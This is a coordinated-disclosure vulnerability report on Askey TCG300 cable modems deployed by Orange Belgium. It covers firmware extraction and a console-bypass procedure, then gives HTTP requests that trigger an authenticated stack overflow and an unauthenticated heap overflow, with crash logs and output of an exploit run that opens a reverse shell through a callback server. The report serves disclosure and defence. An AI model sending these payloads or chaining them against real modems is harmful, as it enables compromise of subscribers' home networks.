A Clockwork Orange

Vulnerability Report: Askey TCG300

QUENTIN KAISER

January 25, 2021

Contents

List of Figures

Executive Summary

This report outlines vulnerabilities found in Askey TCG300 cable modems provided by Orange Belgium to its subscribers.

The modems are vulnerable to authenticated and unauthenticated remote code execution through the web administration server. These vulnerabilities arise from memory corruptions due to insecure function calls when handling HTTP requests.

These vulnerabilities can be exploited by attackers who already have access to the device's local network, **including from the guest network**. Under certain specific conditions, the attack could also be launched remotely over the Internet.

By exploiting these vulnerabilities, an attacker can gain unauthorized access to Orange Belgium customers LAN, fully compromise the router, and leave a persistent backdoor allowing direct remote access to the network.

Tested product: Askey TCG300
Firmware: TCG300-D22F.EG00.15.01.OBE.01.05.11-V-E-170630_sto.bin

Document History		
Version	**Date**	**Comment**
1.0	25/01/2021	First submission to CERT Orange

1 Introduction

Orange Belgium - formerly known as Mobistar - is a belgian Internet Service Provider which mostly serves the Wallonia region and part of Brussels region. It provides Internet connectivity over existing cable television systems using DOCSIS[14].

Two different models of cable modems are currently deployed by Orange Belgium[4]:

1. Siligence (white branded Askey TCG300)
2. Compal CH6643E

Figure 1: Cable modems deployed by Orange

Due to the recent release of Cable Haunt[1], we decided to take a look at one of these models: the Askey TCG300 provided by Siligence.

2 Firmware Extraction

Askey does not publish firmware files for devices dedicated to large ISPs. In order to gain access to the firmware we had to either exploit a flaw in the web administration panel or use physical means such as flash desoldering or UART console access.

Given our limited knowledge of the device, we decided to go the physical way and opened the box.

2.1 Accessing Console Port (UART)

We immediately identified what looked like three UART pin-outs labelled UART0, UART1, and UART2. When auto-identifying baud rate, we noticed that UART0 is live while the others are not.

Usually, cable modems have two separate systems: a Media Server (MS) running Linux and a Cable Modem (CM) real-time operating system running either eCOS[15] or VxWorks[17]. It turns out that this specific model does not have a Media Server component.




Figure 2: Bus Pirate Hooked to a TCG300

The pins setup for reference:




Figure 3: UART pin-outs on Askey TCG300

From early boot information visible in Figure 4, we see that the device bootloader is unlocked. You can see that from the 'Enter 1, 2, or p' prompt, allowing to enter the bootloader menu by pressing 'p'.

```
MemSize:            256 M
Chip ID:     BCM3384ZU-B0

BootLoader Version: 2.5.0beta8 Rev2 Release spiboot dual-flash nandflash
memsys2g800x16 avs linux ssc
Build Date: May 24 2016
Build Time: 17:01:11
SPI flash ID 0xc22014, size 1MB, block size 64KB, write buffer 256, flags 0x0
StrapBus address b4e00194, value fbff7e77
NAND flash: Device size 128 MB, Block size 128 KB, Page size 2048 B
Cust key size 128

Signature/PID: d22f

Successfully restored flash map from SPI flash!
NandFlashRead: Reading offset 0x2600000, length 0x5c

Image 1 Program Header:
   Signature: d22f
     Control: 0005
   Major Rev: 0100
   Minor Rev: 01ff
  Build Time: 2017/6/30 12:17:00 Z
 File Length: 5258252 bytes
Load Address: 80004000
    Filename: TCG300-D22F.EG00.15.01.0BE.01.05.11-V-E-170630_sto.bin
         HCS: d1d8
         CRC: 35948d51

Found image 1 at offset 2700000
NandFlashRead: Reading offset 0x3600000, length 0x5c

Image 2 Program Header:
   Signature: d22f
     Control: 0005
   Major Rev: 0100
   Minor Rev: 01ff
  Build Time: 2017/6/30 12:17:00 Z
 File Length: 5258252 bytes
Load Address: 80004000
    Filename: TCG300-D22F.EG00.15.01.0BE.01.05.11-V-E-170630_sto.bin
         HCS: d1d8
         CRC: 35948d51

Found image 2 at offset 3700000
NandFlashRead: Reading offset 0x4600000, length 0x5c

Enter '1', '2', or 'p' within 2 seconds or take default...
```

Figure 4: Askey TCG300 early boot sequence

But even though the bootloader is unlocked, we cannot access the cable modem console given that console input/output has been explicitly disabled in non-

volatile storage:

```
Checksum for dynamic settings:  0x42ccf5dd
Settings were read and verified.

Console input has been disabled in non-vol.
Console output has been disabled in non-vol!  Goodbye...
```

Figure 5: Askey TCG300 disabled console access

2.2 Firmware Dump with bcm2utils

In order to dump the firmware, we developed custom profiles for bcm2-utils. This project provides two utilities:

- **bcm2dump** A utility to dump ram/flash, primarily intended as a firmware dump tool for cable modems based on a Broadcom SoC. Works over serial connection (bootloader, firmware) and telnet (firmware).
- **bcm2cfg** A utility to modify/encrypt/decrypt the configuration file (aka GatewaySettings.bin), but also NVRAM images.

bcm2dump requires model-specific memory mappings definition from *profiledef.c* to work. Given that the device under test was not documented yet, we gathered information by dumping the bootloader and reversing it.

Thanks to the profile we wrote, we were able to auto-detect the device with bcmp2dump:

```
./bcm2dump -v info /dev/ttyUSB0,115200
detected profile TCG300(bootloader), version 2.5.0beta8
TCG300: Siligence TCG300-D22F
==============================
pssig         0xd22f
blsig         0x0000

ram           0x00000000                              RW
------------------------------------------------------
(no partitions defined)

nvram         0x00000000 - 0x000fffff  (     1 MB)  RO
------------------------------------------------------
bootloader    0x00000000 - 0x0000ffff  (    64 KB)
permnv        0x00010000 - 0x0002ffff  (   128 KB)
dynnv         0x000c0000 - 0x000fffff  (   256 KB)

flash         0x00000000 - 0x07ffffff  (   128 MB)  RO
------------------------------------------------------
linuxapps     0x00100000 - 0x026fffff  (    38 MB)
image1        0x02700000 - 0x036fffff  (    16 MB)
image2        0x03700000 - 0x046fffff  (    16 MB)
```

```
linux         0x04700000 - 0x04efffff  (     8 MB)
linuxkfs      0x04f00000 - 0x06efffff  (    32 MB)
```

Dumping NAND We then dumped the NAND flash content. First bcm2dump will patch the code in memory and then trigger calls to dump the flash over serial.

In the excerpt below, we dump the firmware image which we analyzed to identify issues listed in section 5.

```
./bcm2dump -v dump /dev/ttyUSB0,115200 flash image1 image1.bin
detected profile TCG300(bootloader), version 2.5.0beta8
updating code at 0x84010000 (436 b)
100.00% (0x840101b3)               6  bytes/s (ELT      00:01:11)
dumping flash:0x02700000-0x036fffff (16777216 b)
100.00% (0x036fffff)            7.10k bytes/s (ELT      00:38:28)
```

Dumping SPI Flash Dumping dynamic settings can also be done using bcm2dump:

```
./bcm2dump -v dump /dev/ttyUSB0,115200 nvram dynnv dynnv.bin
```

3 Bypassing Disabled Console Prompt

If you remember the boot logs, we cannot access the device console because its been explicitly disabled in the non-vol settings:

```
Checksum for dynamic settings:  0x42ccf5dd
Settings were read and verified.

Console input has been disabled in non-vol.
Console output has been disabled in non-vol!  Goodbye...
```

We explored diffrent avenues when trying to bypass this protection:

- Patching the firmware code
- Patching the permnv settings
- Patching the dynnv settings

We ended up patching dynamic settings. First, lets dump dynnv from the SPI flash using bcm2-utils:

```
./bcm2dump -F -v dump /dev/ttyUSB0,115200 nvram dynnv dynnv.bin
```

We can see that serial_console_mode is set to disabled:

```
./bcm2cfg get dynnv.bin | more
{
  bfc = {
    serial_console_mode = disabled
  }
```

Lets rewrite it:

```
./bcm2cfg set dynnv.bin bfc.serial_console_mode 2 dynnv.modified.bin
bfc.serial_console_mode = rw
```

Now that we have a modified dynnv partition, its time to write it back to the device. The problem here is that bcm2dump does not support (yet) writing back to nvram or flash from the bootloader menu.

In the meantime, we simply plugged ourselves to the SPI flash with an 8-pin SOIC clip (see Figure 7). The chip is a Macronix MX25L8006E, with a simple pinout (see Figure 6).




Figure 6: Macronix MX25L8006E pin-out




Figure 7: Bus Pirate hooked to SPI flash of TCG300

There are some issues to overcome when writing back, such as editing multiple copies of dynamic settings. This is out of the scope of this report.

But once the right settings are written back, we obtain a shell on UART0:

```
CM> dir

!              ?              REM            call           cd
dir            find_command   help           history        instances
ls             man            pwd            sleep          syntax
system_time    usage
```

```
----
con_high        cpuLoad         cpuUtilization  exit            mbufShow
memShow         mutex_debug     ping            read_memory     reset
routeShow       run_app         shell           socket_debug    stackShow
taskDelete      taskInfo        taskPrioritySet taskResume      taskShow
taskSuspend     taskSuspendAll  taskTrace       usfsShow        version
write_memory    zone
----
[CmRgMsgPipe] [Console] [HeapManager] [HostDqm] [avs] [cm_hal] [docsis_ctl]
[dtp] [embedded_target] [event_log] [fam] [flash] [forwarder] [ftpLite]
[ip_hal] [itc_hal] [msgLog] [non-vol] [pingHelper] [power] [snmp] [snoop]
[spectrum_analyzer]
```

On top of that, another shell opens up on UART2:

```
RG> help

 !              ?              REM            call           cd
 dir            find_command   help           history        instances
 ls             man            pwd            sleep          syntax
 system_time    usage
 ----
 btcp           con_high       cpuLoad        cpuUtilization exit
 mbufShow       memShow        mutex_debug    ping           read_memory
 reset          routeShow      run_app        shell          socket_debug
 stackShow      taskDelete     taskInfo       taskPrioritySet taskResume
 taskShow       taskSuspend    taskSuspendAll taskTrace      version
 write_memory   zone
 ----
 [80211_hal] [Console] [HeapManager] [HostDqm] [cablemedea] [eRouter]
 [embedded_target] [enet_hal] [fam] [forwarder] [ftpLite] [httpClient]
 [ip_hal] [itc_hal] [msgLog] [non-vol] [pingHelper] [power] [snmp] [snoop]
 [tr69]
```

Each console has a specific function (CM stands for Cable Modem, RG stands for Router Gateway). Access to the consoles is required to obtain crash logs from devices but it is not required to successfuly exploit identified issues in production devices.

4 Firmware Analysis

4.1 ProgramStore Extraction

Firmware files are saved in ProgramStore[6] file format. The format defines a custom header containing the date, versions, filename, load address, and then the actual firmware compressed using LZMA.

```
00000000  d2 2f 00 05 01 00 01 ff  59 56 41 3c 00 50 3c 0c  |./......YVA<.P<.|
00000010  80 00 40 00 54 43 47 33  30 30 2d 44 32 32 46 2e  |..@.TCG300-D22F.|
00000020  45 47 30 30 2e 31 35 2e  30 31 2e 4f 42 45 2e 30  |EG00.15.01.OBE.0|
00000030  31 2e 30 35 2e 31 31 2d  56 2d 45 2d 31 37 30 36  |1.05.11-V-E-1706|
00000040  33 30 5f 73 74 6f 2e 62  69 6e 00 00 00 00 00 00  |30_sto.bin......|
00000050  00 00 00 00 d1 d8 00 00  35 94 8d 51 5d 00 00 00  |........5..Q]...|
00000060  01 00 20 20 0e 00 0d 3a  28 ab ef 31 23 33 44 83  |..  ...:(..1#3D.|
00000070  db 18 9b 57 12 d9 ed 76  9b d2 8d 4c ad 5b 7f 7a  |...W...v...L.[.z|
00000080  0f 11 d2 c8 a8 77 99 48  98 fb 58 74 c2 b6 82 6e  |.....w.H..Xt...n|
00000090  74 89 bd 9f fb 21 63 03  40 1b dd 39 8b e9 58 48  |t....!c.@..9..XH|
```

Figure 8: ProgramStore header of TCG300 image1 firmware

In order to decompress the firmware image, you need to build the ProgramStore utility from Broadcom:

```
git clone https://github.com/Broadcom/aeolus.git
cd aeolus/ProgramStore
make
```

Once built, you can use it to decompress the image:

```
./ProgramStore -x -f TCG300-D22F.EG00.15.01.OBE.01.05.11-V-E-170630_sto.bin
No output file name specified.  Using TCG300-D22F.out.
   Signature: d22f
     Control: 0005
   Major Rev: 0100
   Minor Rev: 01ff
  Build Time: 2017/6/30 12:17:00 Z
 File Length: 5258252 bytes
Load Address: 80004000
    Filename: TCG300-D22F.EG00.15.01.OBE.01.05.11-V-E-170630_sto.bin
         HCS: d1d8
         CRC: 35948d51
```


Figure 9: Decompressing firmware using ProgramStore utility

4.2 Loading Firmware with Reverse Engineering Tools


Loading the firmware in Radare2 You can load the firmware in radare2 with the command below:

```
r2 -a mips -b 32 -m 0x80004000 -e 'cfg.bigendian=true' image1
```

Loading the firmware in Ghidra When loading in Ghidra, you need to set the architecture to MIPS 32bit big endian, and then set the right loading address.



(a) Selecting MIPS 32 bit big endian



(b) Setting load address to 0x80004000

Figure 10: Loading firmware in Ghidra

Advanced details on reverse engineering process such as function auto-identification, automated function renaming, memory mappings, or interrupt handling falls out of scope of this report and are therefore not covered.

5 Findings

The following sections document security vulnerabilities we have identified when reverse engineering the firmware code. **Please note that this is in no way an exhaustive list of vulnerabilities that may lie within the firmware.**

5.1 Stack Buffer Overflows

We identified a stack buffer overflow in the parental control section of the web administration interface. It affects a form handler that expects a list of URLs that should be blocked by parental controls.

It's possible to trigger a stack overflow by sending an HTTP request such as the one displayed in Figure 11. Sending the request will trigger a crash, with a detailed crash log (see Figure 13) provided by eCOS over serial.

```
POST /goform/AskParentalControl HTTP/1.1
Host: 192.168.0.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Length: 132
Content-Type: application/x-www-form-urlencoded

urlList0=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Figure 11: Buffer oveflow trigger HTTP request

The vulnerability is triggered at offset 0x803f4d44 when a call to strncat is made with user controlled input and user controlled length.

```
while (queryparam < (uint *)(param_1[1] + param_1[4])) {
  query_param_len = (uint *)&DAT_00000007;
  iVar16 = memcmp((int *)queryparam,(int *)s_urlList_8100974c,7);
  if (iVar16 == 0) {
    query_param_len = strlen(queryparam);
    strncat(auStack144,queryparam,(uint)query_param_len);
    FUN_803f59d0(this,(char *)auStack144);
    *(int *)(this + 0x44) = *(int *)(this + 0x44) + 1;
  }
```

Figure 12: Insecure call to strncat in parental control form processing function.

```
******************** CRASH ********************

Image Name: TCG300-D22F.EG00.15.01.OBE.01.05.11-V-E-170630_sto.bin
Image Path: /home/nick_hsu/Release/1_Orange/CHE1440F_Orange_VOO_v11_20170630/
rbb_cm_src/CmDocsisSystem/ecos/CHE1440F_D22F

Exception code/type: 4 / Address error (load/fetch)    TP0

r0/zero=00000000 r1/at  =00005a00 r2/v0  =00000001 r3/v1  =00000001
r4/a0  =867eef2c r5/a1  =00000000 r6/a2  =00000002 r7/a3  =81390000
r8/t0  =8dcc6d00 r9/t1  =8dcc6d00 r10/t2 =00000002 r11/t3 =00002300
r12/t4 =00000000 r13/t5 =0d004156 r14/t6 =53000100 r15/t7 =0003e800
r16/s0 =41414141 r17/s1 =41414141 r18/s2 =41414141 r19/s3 =41414141
r20/s4 =41414141 r21/s5 =41414141 r22/s6 =41414141 r23/s7 =41414141
r24/t8 =00000000 r25/t9 =00000000 r26/k0 =805199b4 r27/k1 =80e2f864
r28/gp =81971b10 r29/sp =86703fd0 r30/fp =00000001 r31/ra =41414141

PC   : 0x41414141    error addr: 0x41414141
cause: 0x00000010    status:     0x1000d703

BCM interrupt enable: 20000100, status: 00000000
Bad PC.  Using RA for trace.
Bad PC or SP.  Can't trace the stack.

Current thread = 86706004
```

Figure 13: Crash log for stack overflow

As we can see in the excerpt above, the return address (PC) has been overwritten with our payload (*0x41414141*).

We have developed a stable exploit that will get the attacker a reverse shell on the device. The exploit overwrite the return address and follows a ROP chain that gets the device to connect to an arbitrary server. The server returns a second stage payload that is copied in memory by the ROP chain before it executes it by making the program counter points to that address. Please note that this exploit works whether console I/O is enabled or not. This means it will work on production modems deployed by Orange Belgium.

In the excerpt below, we send the exploitation request:

```
python auth_exploit.py -u admin -p cnEv5fuV
[+] Login successful. Sending exploit payload.
```

While in this one, we have our callback server that serves the second stage and obtain a reverse shell on the device:

```
python server.py
[+] Trying to bind to 0.0.0.0 on port 2049: Done
[+] Waiting for connections on 0.0.0.0:2049:
[+] Got connection from 192.168.22.1 on port 1031
[+] Got connection. Sending payload.
```

```
[*] Switching to interactive mode
$ help
!               ?               REM             call            cd
dir             find_command    help            history         instances
ls              man             pwd             sleep           syntax
system_time     usage
----
btcp            con_high        cpuLoad         cpuUtilization  exit
mbufShow        memShow         mutex_debug     ping            read_memory
reset           routeShow       run_app         shell           socket_debug
stackShow       taskDelete      taskInfo        taskPrioritySet taskResume
taskShow        taskSuspend     taskSuspendAll  taskTrace       version
write_memory    zone
----
[80211_hal] [Console] [HeapManager] [HostDqm] [cablemedea] [eRouter]
[embedded_target] [enet_hal] [fam] [forwarder] [ftpLite] [httpClient]
[ip_hal] [itc_hal] [msgLog] [non-vol] [pingHelper] [power] [snmp] [snoop]
[tr69]
$
```

5.2 Heap Buffer Overflows

We identified another type of memory corruption, this time reachable from an unauthenticated user perspective.

When parsing the HTTP Host header, the device makes an insecure copy to the heap, which leads to heap corruption. This corruption can be triggered by sending the HTTP request displayed in Figure 14. Sending the request will trigger a crash, with a detailed crash log (see Figure 15) provided by eCOS over serial.

```
GET / HTTP/1.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Host:
↪ AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Figure 14: Heap overflow trigger HTTP request

```
******************** CRASH ********************

Image Name: TCG300-D22F.EG00.15.01.OBE.01.05.11-V-E-170630_sto.bin
Image Path: /home/nick_hsu/Release/1_Orange/CHE1440F_Orange_VOO_v11_20170630/
rbb_cm_src/CmDocsisSystem/ecos/CHE1440F_D22F

Exception code/type: 4 / Address error (load/fetch)    TP0

r0/zero=00000000 r1/at  =00000000 r2/v0  =81390000 r3/v1  =00000001
r4/a0  =00000020 r5/a1  =00000000 r6/a2  =00000000 r7/a3  =00000000
r8/t0  =00000001 r9/t1  =41414141 r10/t2 =00000009 r11/t3 =0000000b
r12/t4 =00000001 r13/t5 =41414141 r14/t6 =41414141 r15/t7 =41414141
r16/s0 =41414135 r17/s1 =867065a8 r18/s2 =867064c0 r19/s3 =86e9d320
r20/s4 =86704810 r21/s5 =867065a8 r22/s6 =86704838 r23/s7 =11110017
r24/t8 =00000000 r25/t9 =00000000 r26/k0 =00000006 r27/k1 =00000006
r28/gp =81971b10 r29/sp =86704420 r30/fp =86704920 r31/ra =80016c5c

PC   : 0x80016c68    error addr: 0x41414139
cause: 0x00000010    status:     0x1000d703

BCM interrupt enable: 20000100, status: 20000000
Instruction at PC: 0x8e030004
iCache Instruction at PC: 0x00000000

entry 80016bf0    called from 800049d8
entry 800049d0    called from 80ea3b14
entry 80ea3b08    called from 80ea3b30
entry 80ea3b28    called from 80020cd8
entry 80020cb4    called from 8002201c
entry 8002200c    called from 8043860c
entry 804382e8  Return address (41414141) invalid or not found.  Trace stops.
```

Figure 15: Crash log for heap overflow

We also turned this corruption into a stable exploit that connects back to an arbitrary server. Due to the lack of public tools to reverse engineer Broadcom eCOS firmwares (yet), all we can say is that the corruption happens when manipulating BcmHeapManager MemoryNode objects at offset 0x80016bf0. The function responsible for parsing HTTP request making insecure memory copies starts at offset 0x804382e8.

6 Remote Exploitation

With a few exceptions[1], Orange Belgium cable modems web administration interface is not directly exposed to the public Internet and can only be reached from customers local area network.

However, attackers could target the device **while connected to the wireless guest network** and gain the ability to cross boundaries between the guest and private networks.

Under specific conditions, attackers could also target cable modems over the Internet by getting customers to open a malicious web page. The malicious web page would execute JavaScript code exploiting the buffer overflow to gain remote code execution. To do so, the malicious code would need to bypass two security mechanisms: Same-origin Policy[16], and enforced authentication.

We discovered that affected devices are vulnerable to DNS rebinding attacks[2], which can be used to bypass the Same-origin policy. To bypass authentication, the attacker would need to be able to guess or derive the device's password (we did not identify ways to do so, but it's not unheard of) or to get its victim to have established an authenticated session onto the device web administration interface during the day. As you might have noticed, the web interface does not keep track of opened session with a session cookie but simply links the client IP with an authenticated session.

7 Conclusion

In this report, we successfully demonstrated that the web administration panel of Askey TCG300 devices is vulnerable to different kinds of buffer overflows.
By exploiting these vulnerabilities, attackers could fully compromise Orange Belgium cable modems by just being connected to the (guest) network or, under very specific conditions, over the Internet by targeting an Orange Belgium subscriber.

[1] 20 Orange Belgium cable modems are currently indexed by Shodan

[2] DNS rebinding is a method of manipulating resolution of domain names that is commonly used as a form of computer attack. In this attack, a malicious web page causes visitors to run a client-side script that attacks machines elsewhere on the network.[13]

8 Recommendations

We recommend Orange Belgium to get in contact with Siligence and Askey, asking them for an updated firmware version that fix these insecure function calls and memory management. If required, a detailed list of insecure calls we have identified can be provided, along with a detailed technical report on binary exploitability.

Side Note on Compal We did not look at the Compal cable modem provided by Orange Belgium. However, we can say with medium to high confidence that they are highly unlikely to be affected by the exact same issues. While Askey devices run on eCOS, most components of Compal appears to be running on Linux.

9 Coordinated Disclosure Policy

This report will be sent to CERT Orange who will act as an intermediary between the researcher and the different stakeholders (Orange Belgium, Siligence, Askey).

Given the severity of these issues, we decided to follow a strict coordinated disclosure deadline. That is why we provide Orange Belgium with a 90-day disclosure deadline which starts on January 25^{th} 2021, with details shared in public with the defensive community after 90 days, or sooner if Orange Belgium releases a fix or explicitly decides not to fix it.

References

[1] Lyrebird ApS. *Cable Haunt*. https://ida.dk/media/6353/jens-h-staermose.pdf.

[2] Lyrebird ApS. *Sagemcom Fast 3890 Exploit*. https://github.com/Lyrebirds/sagemcom-fast-3890-exploit.

[3] Lyrebird ApS. *Technicolor TC7230 exploit*. https://github.com/Lyrebirds/technicolor-tc7230-exploit.

[4] Orange Belgium. *Configurer votre connexion Wifi*. https://www.orange.be/fr/support/mobile-internet-tv/configurer-wifi?pagina=/.

[5] Broadcom. *Aeolus*. https://github.com/Broadcom/aeolus.

[6] Broadcom. *ProgramStore*. https://github.com/Broadcom/aeolus/blob/master/ProgramStore/ProgramStore.h.

[7] DerEngel. *Hacking the Cable Modem: What Cable Companies Don't Want You to Know*. https://books.google.be/books/about/Hacking_the_Cable_Modem.html?id=PblPcRqHM0wC.

[8] Amir Alsbih Felix C. Freiling and Christian Schindelhauer. *A Case Study in Practical Security of Cable Networks*. https://link.springer.com/content/pdf/10.1007/978-3-642-21424-0_8.pdf.

[9] Joseph C. Lehner. *bcm2-utils*. https://github.com/jclehner/bcm2-utils.

[10] mustafadur. *Kablonet WiFi Password*. https://www.mustafadur.com/blog/kablonet/.

[11] Jihong Yoon Samuel Koo. *Hacking the Cable Modem*. https://www.slideserve.com/kiaria/hacking-the-cable-modem-part-1.

[12] Kudelski Security. *Do not create a backdoor, use your provider one*. https://research.kudelskisecurity.com/2017/01/06/do-not-create-a-backdoor-use-your-providers-one/.

[13] Wikipedia. *DNS Rebinding*. https://en.wikipedia.org/wiki/DNS_rebinding.

[14] Wikipedia. *DOCSIS*. https://en.wikipedia.org/wiki/DOCSIS.

[15] Wikipedia. *eCOS*. https://en.wikipedia.org/wiki/ECos.

[16] Wikipedia. *Same-origin Policy*. https://en.wikipedia.org/wiki/Same-origin_policy.

[17] Wikipedia. *VxWorks*. https://en.wikipedia.org/wiki/VxWorks.